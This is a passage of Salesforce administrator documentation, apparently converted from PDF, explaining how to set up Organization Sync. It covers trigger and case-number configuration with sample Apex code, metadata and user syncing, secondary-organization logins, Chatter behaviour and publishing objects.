- Enabling this user interface preference also lets users manually edit audit fields in Salesforce. If your business doesn't allow manual editing of audit fields, you may not be able to sync feeds and audit fields in Organization Sync. In that case, you can still set up feed tracking for records in the secondary organization, but that feed only shows updates made in the secondary organization.

Configuring Triggers

If you have Apex triggers in place in your primary Salesforce organization, they aren't automatically duplicated to the secondary organization in Organization Sync. This is because it may not make sense for a trigger to be active in both organizations. However, you can adapt your primary organization triggers to meet your needs in both organizations.

To adapt your current triggers for use in Organization Sync, reference the `Connection Type` and `Replication Role` fields. These fields appear as columns on the Connections page. The `Connection Type` indicates whether the connection is a standard or replication (Organization Sync) connection, while the `Replication Role` indicates whether the organization is the primary or secondary organization.

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Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

All triggers should be configured before you begin the publish and subscribe process. You'll need to decide which trigger-related behaviors you want to see in the secondary organization. Here are some possible approaches:

- If you'd like an existing trigger to work in both organizations, set up an identical trigger in the secondary organization.
- If an existing trigger isn't needed in the secondary organization, just leave it as is; it will continue to function in the primary organization.
- If you'd like to see different behavior in each organization, set up a trigger that references both organizations.

Example: The following trigger changes all case descriptions to "Case in Primary" in the primary organization, and "Case in Secondary" in the secondary organization.

```
trigger CaseTrigger_UpdateDesc on Case (before insert, before update) {
  boolean isPrimary = true;
  for (PartnerNetworkConnection conn : [select ReplicationRole from
PartnerNetworkConnection where ConnectionType = 'Replication' and ConnectionStatus =
'Accepted']) {
    if (conn.ReplicationRole == 'Secondary') {
      isPrimary = false;
    }
  }

  for (Case c : Trigger.new) {
    if (isPrimary) {
      c.Description = 'Case in Primary';
```

```
    } else {
      c.Description = 'Case in Secondary';
    }
  }
}
```

Configuring Auto-Numbered Fields

Fields with auto-generated numbers such as case numbers aren't synced in Organization Sync, but you can develop a workaround to keep the user experience consistent in the primary and secondary organization.

When a case in the primary organization is copied to the secondary organization, Salesforce views it as a new case and assigns a new case number. However, you can set up a custom field configuration that allows cases to display the same identifying number across both organizations. This lets support agents quickly locate a case by number, regardless of which organization they're working in. While the following example relates to the Case Number field, the same approach can be used for any auto-generated number field in Salesforce.

Important: If your company already uses a custom field to represent case numbers, you don't need to complete these steps.

To configure case numbers for Organization Sync:

1. In the primary organization, create a custom text field named "[Your Company] Case Number."
2. Update the case page layout:
   a. Add the custom case number field that you just created.
   b. Remove or hide the system-generated case number field.
3. Apply a trigger that copies the system-generated case number to the custom case number field, but only runs for cases that already existed or are newly created (rather than copied). This prevents the "false" case number assigned during replication from being copied to the custom case number field. Use the following trigger:

```
trigger UpdateCaseNumber on Case (after insert) {
  List<Case> cases = new List<Case>();
  for (Case c : Trigger.new) {
    if (c.CustomCaseNumber__c == null) {
      Case caseToUpdate = new Case(Id=c.Id);
      caseToUpdate.CustomCaseNumber__c = c.CaseNumber;
      cases.add(caseToUpdate);
    }
  }
  database.update(cases);
}
```

4. Repeat the previous steps in the secondary organization.
5. In the secondary organization, adjust the case number display setting so auto-assigned case numbers begin with "2-". This ensures that system-assigned case numbers won't match existing primary organization case numbers. To change this setting:
   a. From the object management settings for cases, go to the fields area.
   b. Click **Edit** next to the Case Number field.

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Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add fields to a published object:
- "Manage Connections"


To create or change custom fields:
- "Customize Application"

To create, edit, and delete page layouts:
- "Customize Application"

c. Enter the following text in the Display Format field: **2-{00000000}**.

d. Click **Save**.

The following graphic illustrates the case number configuration. If a two-way sync is implemented, the process remains the same whether the case is created in the primary or the secondary organization.



1: Standard case number field (hidden from case page layout)

2: Trigger

3: Custom case number field

4: Publish and subscribe process

5: Trigger suppressed for replicated cases

Note: For best results, complete these steps before you publish and subscribe to objects and fields; this way, you can publish and subscribe to the custom field you created at the same time as your other business-critical objects and fields. If you have already completed the publish-and-subscribe process, you must publish and subscribe to the custom case number field to make it visible in both organizations.

Choosing a Syncing Approach

Though Organization Sync is designed to support a direct two-way sync between the primary and secondary organization, it can also support a one-way sync scenario. Before beginning the publish and subscribe process, decide which approach best meets your business needs.

If you'd like users to be able to make transactions in both the primary and secondary organizations and have those transactions be reflected in both environments, use a two-way sync. However, if you'd like the secondary organization to merely serve as an up-to-date reference to your primary organization's data, you may prefer a one-way sync for its simplicity. This table provides details about each approach.

Important: Salesforce does not recommend using a two-way sync for some objects and fields and a one-way sync for others. In addition, Organization Sync can be configured to work for more than two organizations, but it is designed to support a two-organization setup.

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Details	Two-Way Sync (Standard)	One-Way Sync
How it works	Objects and fields are published from the primary organization and subscribed to in the secondary organization. The same publish and subscribe process is then repeated in the opposite direction (from the secondary to the primary organization) to complete the sync. Records whose object type has been published are then copied to the secondary organization. Updates made to synced records in either organization are automatically applied to the other organization. "Updates" includes creating, updating, deleting, and undeleting records.	Objects and fields are published from the primary organization and subscribed to in the secondary organization. Records whose object type has been published are then copied to the secondary organization. Updates made to synced records in the primary organization are automatically applied to the secondary organization, but not the other way around. Therefore, the secondary organization serves primarily as a reference for users when the primary organization is unavailable.
Things to consider	• Because updates made in the secondary organization are applied to the primary organization, you must account for lookups when setting up Organization Sync to prevent the secondary organization's data from writing over the data in the primary organization. • Triggers, workflows, and Apex code that are in place in the primary organization may need to be modified or turned off in the secondary organization to avoid data loops.	• If users choose to make updates in the secondary organization, they'll need to repeat those updates when they return to working in the primary organization. • When a synced record is undeleted from the secondary organization, its connection with the primary organization is severed. To restore the connection, the record must be manually forwarded from the primary to the secondary organization. • Triggers, workflows, and Apex code in place in the primary organization can also be implemented in the secondary organization, assuming that the objects affected by them are published and subscribed.

Set Up the Organization Sync Environment

As an Organization Sync administrator, you have a primary and a secondary Salesforce organization, each with a different administrator username and password. Before you can add data to the secondary organization, you must complete a few setup tasks and create a replication connection between the two organizations.

Important: Because browsers cache your Salesforce credentials, it's difficult to log in to two different Salesforce organizations in one browser. For best results, work in two browsers. Designate one browser for each organization. For example, use Google Chrome© to access the primary organization and Mozilla Firefox© to access the secondary.

1. Enable Salesforce to Salesforce

   Because Organization Sync uses the framework of Salesforce to Salesforce, you need to enable Salesforce to Salesforce in both the primary and secondary organizations. Then, add the Connections tab so you can manage your connection.

2. Duplicate Your Metadata

   Some, but not all, metadata can be synced in Organization Sync. To ensure that data syncs correctly between the two organizations, you must customize and maintain the metadata in your secondary organization.

3. Create a Connection Contact
   To set up the Organization Sync connection, you must assign yourself as the connection contact of the secondary organization. This ensures that you receive emails about the secondary organization, and lets you easily administrate the two organizations.
4. Connect the Organizations
   Once your primary and secondary organizations are configured for Organization Sync, it's time to set up the connection between the primary and secondary organizations. This connection allows updates to flow between the organizations.
5. Explore the Connection Detail Page: Walkthrough
   Take a tour of the Connection Detail page, which is the hub of your Organization Sync connection. Learn how to keep an eye on your connection and update your settings.

Enable Salesforce to Salesforce

Because Organization Sync uses the framework of Salesforce to Salesforce, you need to enable Salesforce to Salesforce in both the primary and secondary organizations. Then, add the Connections tab so you can manage your connection.

Complete these steps in both the primary and secondary organization.

1. Enable Salesforce to Salesforce:
   a. From Setup, enter *Salesforce to Salesforce Settings* in the Quick Find box, then select **Salesforce to Salesforce Settings**.
   b. On the Salesforce to Salesforce page, click **Edit**.
   c. Select **Enable**.
   d. Click **Save**.
2. Add the Connections tab to the user interface:
   a. Click the Plus icon that appears to the right of the current tabs. The All Tabs page appears.
   b. Click **Customize My Tabs**.
   c. Use the **Add** arrow to move the Connections tab from the Available Tabs list to the Selected Tabs list. If you'd like, use the **Up** and **Down** arrows to change the order of the tabs.
   d. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create a Salesforce to Salesforce replication connection:
- "Manage Connections"

Duplicate Your Metadata

Some, but not all, metadata can be synced in Organization Sync. To ensure that data syncs correctly between the two organizations, you must customize and maintain the metadata in your secondary organization.

What is metadata, anyway?

Every time your Salesforce organization is customized, its metadata is modified. For example, editing page layouts, creating a custom field, and creating a record type are all metadata updates. *Data* is information contained in a field, such as a phone number or name. The metadata in your secondary organization must match the metadata in your primary organization. If they don't match, you may not be able to effectively implement Organization Sync.

How do I keep metadata synced between the primary and secondary organizations?

1. Before creating the Organization Sync connection:

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Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

a. Perform basic data clean-up in the primary organization so your data syncs correctly. Check the primary organization for the following issues, and resolve any that you find:
   - Blank required fields (these can occur if a field was changed from `Optional` to `Required`)
   - Invalid lookups
   - Duplicate records

b. Customize the secondary organization's metadata to match the primary organization's. You can opt to sync some metadata automatically by selecting the **Sync Metadata** checkbox when you send the connection invitation; for a list of supported metadata, see Which Types of Metadata are Synced?. However, if the primary organization has customizations that include unsupported metadata types, you must perform the same customizations or deployments in the secondary organization.

2. After the organizations are connected, develop a business process to ensure that all metadata updates made in one organization are repeated in the other. Remember that if the **Sync Metadata** checkbox is selected, some updates are already synced for you.

When is metadata synced?

If you select the option to sync metadata, Salesforce begins copying supported metadata to the secondary organization as soon as you accept the Organization Sync connection invitation. The `Connection Status` field on your connection's detail page reads `Metadata Sync in Progress` during this process.

After this initial copying of metadata, updates to supported metadata are synced daily. If you need to trigger an immediate sync of all supported metadata, follow these steps:

1. Navigate to your Organization Sync connection's detail page in the primary organization.
2. In the Connection Detail section, click **Edit**.
3. Deselect the **Sync Metadata** checkbox. Click **Save**.
4. In the Connection Detail section, click **Edit** again.
5. Select the **Sync Metadata** checkbox. Click **Save**.

What are best practices for keeping metadata synced?

- If you opt to sync metadata, follow these best practices:
  - If you need to *delete* metadata in one organization, delete it in the other organization as well. This is because metadata deletion isn't synced between the organizations.
  - If you need to create or update *unsupported* metadata, perform the action in both organizations.
  - If you need to create or update *supported* metadata, perform the action in the primary organization only. Because supported metadata is synced daily from the primary to the secondary organization, changes to supported metadata types performed in the secondary organization are overwritten in the daily sync.
  - To keep your metadata current and avoid possible syncing failures, leave the **Sync Metadata** checkbox selected except when triggering an immediate sync as described above. Deselecting the checkbox after a connection invitation is accepted pauses the automatic syncing of metadata updates. The checkbox is editable only from the primary organization.
- If you leave the **Sync Metadata** checkbox deselected, ensure that all metadata changes—creating, deleting, and updating metadata—are repeated in both organizations.

How do integrations and APIs work in Organization Sync?

If you decide that an integration is time-critical to your business operations—for example, an external web form—you must redirect the integration to the secondary organization each time users are redirected there. The same is true for API calls. Any time-critical API calls into Salesforce must be modified to include the secondary organization credentials, or they'll stop processing during the switch to the secondary organization.

Create a Connection Contact

To set up the Organization Sync connection, you must assign yourself as the connection contact of the secondary organization. This ensures that you receive emails about the secondary organization, and lets you easily administrate the two organizations.

On the Connections page, the primary organization is managed by the user in the `Connection Owner` field, while the secondary organization is managed by the user you assign as the `Contact`.

1. In the primary organization, create a contact:
   a. Navigate to the Contacts tab.
   b. Click **New**.
   c. Enter your name in the `First Name` and `Last Name` fields with text that identifies you as the secondary organization contact. For example, if your name is *Elise Medina*, you can enter *Elise Medina (secondary)*.
   d. In the `Account Name` field, use the lookup to select your company's account.
   e. In the `Email` field, enter your own email address.

      Important: This is a critical step that ensures that you'll receive emails about the connection.

   f. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create contacts:
- "Create" on contacts

To view contacts:
- "Read" on contacts

Connect the Organizations

Once your primary and secondary organizations are configured for Organization Sync, it's time to set up the connection between the primary and secondary organizations. This connection allows updates to flow between the organizations.

1. In the primary organization, navigate to the Connections tab.
2. Click **New**.
3. Select the contact name that you created for setting up the connection. The `Account` field will automatically update to list your company.
4. In the `Connection Owner` field, select the administrator you've assigned to manage the connection.
5. In the `Connection Type` field, select `Replication`.
6. If desired, select the option to sync the feeds and audit fields of all records (recommended).

   Note: If you don't see this option, ask your Salesforce admin to enable audit field creation in your organization.

7. If desired, select the option to sync supported metadata (recommended).
8. If desired, select the option to sync users (recommended).
9. Click **Save & Send Invite**.
10. Check your inbox for an email invitation to approve the connection. Click the link in the email to accept the invitation and be redirected to the Salesforce login page.
11. Log in with the secondary organization username and password. You'll see the detail page for your Organization Sync connection. In the Connection Detail section, click **Accept** to complete the connection.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create a Salesforce to Salesforce replication connection:
- "Manage Connections"

Tip: The Connection Detail page is the hub of your Organization Sync connection. After you establish the connection, take a moment to get comfortable with this page via an interactive walkthrough. **Walk Through It**: Explore the Connection Detail Page. Before you begin, make sure to add the Connections tab to your Salesforce environment.

SEE ALSO:

- Syncing Feeds and Audit Fields
- Managing User Data in Organization Sync
- Choosing a Syncing Approach

Which Types of Metadata Are Synced?

If you opt to sync metadata by selecting the **Sync Metadata** checkbox on your Organization Sync connection's detail page, certain types of metadata changes are synced daily from the primary to the secondary organization.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Supported Metadata

When the option to sync metadata is selected, *inserts* (adding new metadata) and *updates* (modifying existing metadata) of the following types of metadata are synced daily in one direction—from the primary to the secondary organization.

Supported Metadata	Exceptions
Apex classes, components, and pages	Reports aren't synced in Organization Sync. If an Apex page references a report and you've opted to sync metadata, you must do the following for the Apex page to sync correctly: • Create an identical report in the secondary organization • Update the Apex page to reference the new report ID
Custom fields	
Custom objects	
External objects	
Layouts	Feed item layouts and Salesforce1 settings on layouts aren't synced.
Permission sets	Custom tabs and applications on permission sets aren't synced.
Record types	If an object without any record types was published and subscribed in Organization Sync, and record types are then created for the object, you must re-publish the object for the record types to appear in the secondary organization.

Supported Metadata	Exceptions
Roles	
User profiles	Custom tabs and applications on user profiles aren't synced.

Unsupported Metadata

The following actions on supported metadata aren't synced.

- Adding and updating metadata in the secondary organization
- Deleting metadata in either organization

For example, if a user in the primary organization creates or updates a permission set, that change is applied to the secondary organization within 24 hours. However, if the permission set is updated in the secondary organization, the update isn't sent back to the primary organization, and the update in the secondary organization will be overwritten in the next sync.

Warning: Renaming supported metadata—for example, renaming a custom field—may break references to that metadata within each organization. To avoid errors, if you need to rename metadata, clone the metadata in question and give the clone your preferred name. Top-level metadata such as roles, profiles, and permission sets can be renamed in the normal way, and the name change is synced as expected.

SEE ALSO:

Duplicate Your Metadata

Managing User Data in Organization Sync

Explore the Connection Detail Page: Walkthrough

Take a tour of the Connection Detail page, which is the hub of your Organization Sync connection. Learn how to keep an eye on your connection and update your settings.

Greetings, Organization Sync admin!

This is a tour of the Connection Detail page, which is the hub of your Organization Sync connection. There, you can keep an eye on your connection and update your settings.

Walk through it: Explore the Connection Detail Page

1. This walkthrough is for admins who have already set up a replication connection.

   If that's not you, see Configure the Organization Sync Environment for instructions.

2. Click the name of your Organization Sync connection.

   (Hint: It's the connection whose Connection Type is Replication.) This takes you to the Connection Detail page, your one-stop shop for your connection.

3. The Connection Detail section shows general connection settings.

   View the connection status and type, this organization's replication role—primary or secondary—and the contact for each organization.

4. The Published Objects section shows objects that are published to the linked organization.

   When you publish an object, all updates made in this organization to records of that object type are synced with the linked organization.

EDITIONS

Available in:**Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create a replication connection:

- "Manage Connections"

To complete the walkthrough:

- Existing Salesforce to Salesforce replication connection

  AND

  Connections tab added to your list of tabs

5. The Subscribed Objects section shows objects that you've subscribed to from the linked organization.

   This section is only visible if you've subscribed to objects. When you subscribe to an object, all updates made in the linked organization to records of that object type are synced with this organization.

6. The Connection History section shows changes to the connection settings.

   These include connection status updates, email notifications, and publishing and subscribing actions.

7. The Record Queue shows record updates that are being sent to the linked organization.

   When a user updates a shared record, the update appears in the queue until the linked organization receives it. The queue only lists outgoing updates, so it's different in each organization.

8. The Organization Sync Log lists syncing failures.

   If an update can't be sent to the linked organization, it's added to this log so you can investigate further. The full log is available in the Org Sync Log tab.

Way to go!

You've finished your tour of the Connection Detail page. To learn more, check out Organization Sync.

Define the Organization Sync User Experience

Understand the options and limitations behind user rerouting, logins, and data in Organization Sync.

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Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Rerouting Users in Organization Sync

You can define the way users are rerouted to the secondary organization in Organization Sync, and also set up automatic user notifications to let them know when a maintenance period has started.

Managing User Data in Organization Sync

In Organization Sync, user records in the primary organization are mapped to identical user records in the secondary organization. It's important to understand how user-related updates flow between the organizations in case you need to update your configuration.

Managing Secondary Organization Logins

Organization Sync users are given separate login credentials to access the secondary organization. User logins for the secondary organization can be set up and managed just as they are in the primary organization.

How Chatter Works in Organization Sync

While Chatter functions as expected in the secondary organization, some Chatter features aren't synced between the primary and secondary organization.

Rerouting Users in Organization Sync

You can define the way users are rerouted to the secondary organization in Organization Sync, and also set up automatic user notifications to let them know when a maintenance period has started.

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Notifying Users About Organization Sync

Since Organization Sync will affect the user experience during maintenance, it's a good idea to notify them about it ahead of time. Let your users know what to expect during a maintenance period, and remind them that they must use different login credentials for the secondary organization. Consider setting up a forum (like a Chatter group) where they can ask questions.

Rerouting Users to the Secondary Organization

When a maintenance window starts, your users will need to be rerouted to the secondary organization URL. Depending on your preference, you can:

- Set up an automatic mass email that tells users to switch to the secondary organization and provides the secondary organization URL.
- Create a URL that reroutes users to the secondary organization during maintenance.
- Set up a Single Sign On solution that reroutes users to the secondary organization during maintenance.

The Salesforce Trust website lists upcoming maintenance windows. You can reroute users to the secondary organization at any time and for any length of time.

Creating Visual Cues

Your users may notice that the secondary organization only contains objects that are supported in Organization Sync. Optionally, you can also create visual cues to let users know that they're working in the secondary organization. For example, add a message to the home page or sidebar.

Managing User Data in Organization Sync

In Organization Sync, user records in the primary organization are mapped to identical user records in the secondary organization. It's important to understand how user-related updates flow between the organizations in case you need to update your configuration.

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How do I add users to the secondary organization?

If you select the **Sync Users** checkbox when sending your Organization Sync connection invitation (recommended), all users with standard Salesforce user licenses are automatically copied to the secondary organization as soon as the connection invitation is accepted. Selecting this option also ensures that user-related updates are synced between your organizations.

If you prefer to add user records to the secondary organization manually, leave the **Sync Users** checkbox deselected when you send the connection invitation. Then, add the user records to the secondary organization using your preferred approach.

Important:

- If you decide to add user records to the secondary organization manually, do so *before* copying your data to the secondary organization via a bulk sync. If a record in the secondary organization references a user that doesn't yet exist in that organization, the field listing the user automatically updates to list the connection owner, and that field value then overwrites the correct value in the primary organization.
- If you've opted to sync users but need to manually trigger the replication of all users, navigate to your Organization Sync connection's detail page in the primary organization. In the Connection Detail section, click **Edit**, deselect the **Sync Users** checkbox, and click **Save**. Then, click **Edit** again, re-select the **Sync Users** checkbox, and click **Save**.

How do users log in to the secondary organization?

Users log in to the secondary organization with a modified version of their primary organization username and a custom password.

How do I know that all users have been added to the secondary organization?

Check the `Connection Status` field on your Organization Sync connection's detail page in the primary organization. As soon as you accept the connection invitation, the connection status reads `Metadata Sync in Progress` if you opted to sync metadata, which signifies that supported metadata is being copied to the secondary organization. The connection status then changes to `User Sync in Progress` while users are copied to the secondary organization. When the connection status changes to `Active`, all user records are available in the secondary organization. User replication failures are listed in the Organization Sync Log.

How long does it take for the user sync to complete?

The length of time required depends on the amount of user data in your primary organization.

Which types of users are synced?

All users with standard Salesforce user licenses are synced. For details about which users fall into this category, see Standard User Licenses.

Are user-related updates synced?

Yes. These updates are synced in real time in both directions between the organizations:

- Adding, updating, or deactivating a user
- Assigning or reassigning a role, user profile, or permission set to a user (as long as the role, user profile, or permission set exists in both organizations)

If you opt to sync metadata, other user-related metadata changes such as creating and updating user profiles are also synced for you.

Note: If you want user updates to only sync in one direction—from the primary to the secondary organization—log in to the secondary organization and deselect the **Sync Users** checkbox on your Organization Sync connection's detail page. This prevents user updates from being sent from the secondary to the primary organization.

What if I choose to sync users but not metadata?

To minimize syncing issues, we recommend selecting both the **Sync Users** and the **Sync Metadata** options when you send the connection invitation. However, if you choose to sync users but not metadata, don't accept the connection invitation until you've updated the metadata in the secondary organization to match the primary organization's metadata. If user-related metadata such as user profiles are missing from the secondary organization, the bulk user sync will fail and will need to be repeated. User syncing failures are listed in the Organization Sync Log.

Managing Secondary Organization Logins

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Organization Sync users are given separate login credentials to access the secondary organization. User logins for the secondary organization can be set up and managed just as they are in the primary organization.

Users log in to the secondary organization with a modified version of their primary organization username and a custom password. Secondary organization usernames end with **.dr**, which ensures that user records map correctly between the two organizations. For example, if a user's username in the primary organization is *tmiller@mycompany.com*, their username in the secondary organization is *tmiller@mycompany.com.dr*.

The **.dr** suffix is automatically added to usernames when a user record is copied to the secondary organization. However, if a new user is created within the secondary organization, the person creating the user must add **.dr** to the username. If **.dr** is not added, the user record won't be copied to the primary organization. The Organization Sync Log in the secondary organization lists username errors.

Note: If a user is locked out of the primary organization after exceeding the maximum number of password attempts, the user can still log in to the secondary organization.

Setting Up User Logins

After the user sync is complete, the Salesforce administrator must log in to the secondary organization and reset all user passwords. This sends an email to all users with a temporary password. Let your users know that this email provides their secondary organization password, which is used with their secondary organization username (their regular Salesforce username with **.dr** appended).

Users can log in to either organization from the Salesforce login page using their corresponding login credentials. Manage user logins for the secondary organization just as you would for the primary organization.

Temporary passwords for new users expire in six months, and users must change their password the first time they log in. The login link in the email can only be used once. A user who follows the link without setting a password must have an administrator reset their password before they can log in.

How Chatter Works in Organization Sync

While Chatter functions as expected in the secondary organization, some Chatter features aren't synced between the primary and secondary organization.

If you've enabled a two-way sync, here's what to expect from Chatter in Organization Sync:

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Posts

Text, link, and file posts and comments are synced between the organizations, so a post made in one organization is also visible in the other. File posts up to 2 GB are supported.

Note: The organizations must be configured to support synced feeds.

Likes

Users can like posts and comments in the secondary organization just as they would in the primary. However, likes given in one organization aren't visible in the other. Users still receive email notifications about activity on posts or comments that they liked, regardless of whether they liked the post in the primary or the secondary organization. For example, suppose Rita is working in the secondary organization and likes a post. When she returns to working in the primary organization, her like isn't visible on that post. However, if someone in either organization comments on the post she liked, she'll still receive an email notification.

Shares

Users can click **Share** on posts in the secondary organization just as they would in the primary.

Groups

Users can create and edit Chatter groups in the secondary organization just as they would in the primary, but groups aren't synced between the two organizations. This means a group that exists in the primary organization isn't visible in the secondary organization, and vice versa.

Mentions

Users can mention other users and groups in the secondary organization just as they would in the primary. However, mentions made in one organization aren't clickable in the other. For example, suppose a user makes the following comment in the primary organization: "@Ella Roberts, you may be interested in this." In the secondary organization, the comment is visible, but "@Ella Roberts" won't link to Ella's profile.

Topics

Users can add topics to posts in the secondary organization just as they would in the primary, but topics aren't synced between the two organizations. This means a post with topics added to it in the primary organization won't list any topics in the secondary organization.

Publish and Subscribe to Objects in Organization Sync

Once the primary and secondary organizations are connected via the Organization Sync connection, it's time to perform a publish and subscribe process that allows record inserts, updates, and deletes to flow between the organizations.

In the publish and subscribe process, objects and their fields are published to the primary organization and subscribed to in the secondary organization. Then, to ensure that record updates flow both directions, the same process is repeated from the secondary to the primary organization.

Publishing an object doesn't copy any records to the secondary organization; it simply creates a path where you can then perform a bulk sync to copy records of that object type from the primary to the secondary organization. For example, once you publish the Account object, you can perform a bulk sync to copy all accounts to the secondary organization. After the initial bulk sync, all record inserts, updates, and deletes of that object type are automatically synced across both organizations.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tip: The Connection Detail page is the hub of your Organization Sync connection. After you establish your connection, take a moment to get comfortable with this page via an interactive walkthrough. **Walk Through It**: Explore the Connection Detail Page. Before you begin, make sure to add the Connections tab to your Salesforce environment.

Which Objects Can Be Published?

Only certain objects can be published in Organization Sync. Think carefully about which objects you want to publish. Focus on publishing business-critical objects.

Understanding Lookup Relationships in Organization Sync

Before you begin the publish-and-subscribe process, make sure that you understand the role that lookups play in Organization Sync. Organization Sync automatically preserves most relationships for standard lookup relationships. However, you must publish objects and their fields in a way that reflects the hierarchy of your data model.

Publish Objects to the Secondary Organization

Once you've set up the Organization Sync connection, you can publish objects of your choice to the secondary organization.

Edit Published Fields

When you publish an object in Organization Sync, you can also control which fields you publish on that object. All supported fields are published by default when you publish their parent object, but you can unpublish fields if you wish. If a field isn't published, it won't appear in the linked organization.

Subscribe to Objects in the Secondary Organization

Once you publish an object in Organization Sync, you must subscribe to it in the secondary organization. When you subscribe to an object, you map the object to itself to ensure that records of that object type appear in the secondary organization.

Edit Subscribed Fields

When you subscribe to an object in Organization Sync, its fields are automatically subscribed to by default. Fields are auto-mapped to themselves to ensure that your data is synced.

Complete the Publishing Process

Publishing objects in the primary organization and subscribing to them in the secondary organization allows record updates for those object types to be sent from the primary to the secondary organization. If you want updates to be sent both directions, you must publish and subscribe to the same objects in the opposite direction—from the secondary to the primary organization.

Which Objects Can Be Published?

Only certain objects can be published in Organization Sync. Think carefully about which objects you want to publish. Focus on publishing business-critical objects.

When deciding which objects to publish, consider the relationships between objects. If one object is a child of another (for example, Contact is a child of Account), publish both objects to ensure that Contact's lookup to Account functions in the secondary organization.

You can publish the following objects in Organization Sync.

Any custom object that has been deployed

Account

Attachment (Private and Public)

Case

Case Comment (Private and Public)

Case Team Member
This includes predefined case team members, but only applies to case team members that are users. Case team members that are contacts aren't supported.

Contact
If person accounts are enabled in your organization, publish Contact and Account together for best results.

Email Message
Email drafts and inline images aren't supported.

Feed Comment

Feed Item
If you select the option to Sync Feeds and Audit Fields when you establish the Organization Sync connection, the Feed Item and Feed Comment objects must still be published for feeds to be synced between the two organizations. Only text, link, and file posts under 50 MB are supported.

Lead

Opportunity
For best results, update opportunity stages from the opportunity's record detail page. Global find and replace actions for opportunity stages aren't supported in Organization Sync, and won't be synced between the primary and secondary organization.

Product

Task

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Understanding Lookup Relationships in Organization Sync
Publish and Subscribe to Objects in Organization Sync

Understanding Lookup Relationships in Organization Sync

Before you begin the publish-and-subscribe process, make sure that you understand the role that lookups play in Organization Sync. Organization Sync automatically preserves most relationships for standard lookup relationships. However, you must publish objects and their fields in a way that reflects the hierarchy of your data model.

Salesforce preserves hierarchical lookup relationships for one levels of lookups. For example, the lookups between the child object Contact and the parent object Account would be preserved.

When a parent entity is deleted in Salesforce, its child entities (such as attachments) are deleted as well. This remains true for Organization Sync. For example, if a case with several attachments is synced, soft deleting the case in either organization causes the case and its attachments to be soft deleted in both organizations. Similarly, undeleting the case in either organization restores the case and its attachments in both organizations.

EDITIONS

Available in: Salesforce Classic

Organization Sync is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

To make sure that the lookup relationships of entities being published in the Organization Sync connection stay intact, follow these guidelines:

- Both entities must be selected for publishing and subscribing.
- Publish the parent entity to the secondary organization before or at the same time as the child entity. If the child entity in a lookup relationship is published first, the lookup field is blank; if that lookup field is required, the record replication will fail. For best results, publish all objects together to keep lookups intact.
- There must be no circular dependencies in the data model.

Publish Objects to the Secondary Organization

Once you've set up the Organization Sync connection, you can publish objects of your choice to the secondary organization.

When you publish and subscribe to an object, you create a link between the primary and secondary organization that allows record inserts, updates, and deletes for that object to be synced across both organizations.

To publish objects from the primary to the secondary organization:

1. Log in to the primary organization.
2. Navigate to the Connections tab.
3. In the Connection Name column, click the name of the Organization Sync connection.
4. In the Published Objects section, click **Publish/Unpublish**.
5. Select all of the objects that you want to publish to the secondary organization.


EDITIONS

Available in: Salesforce Classic

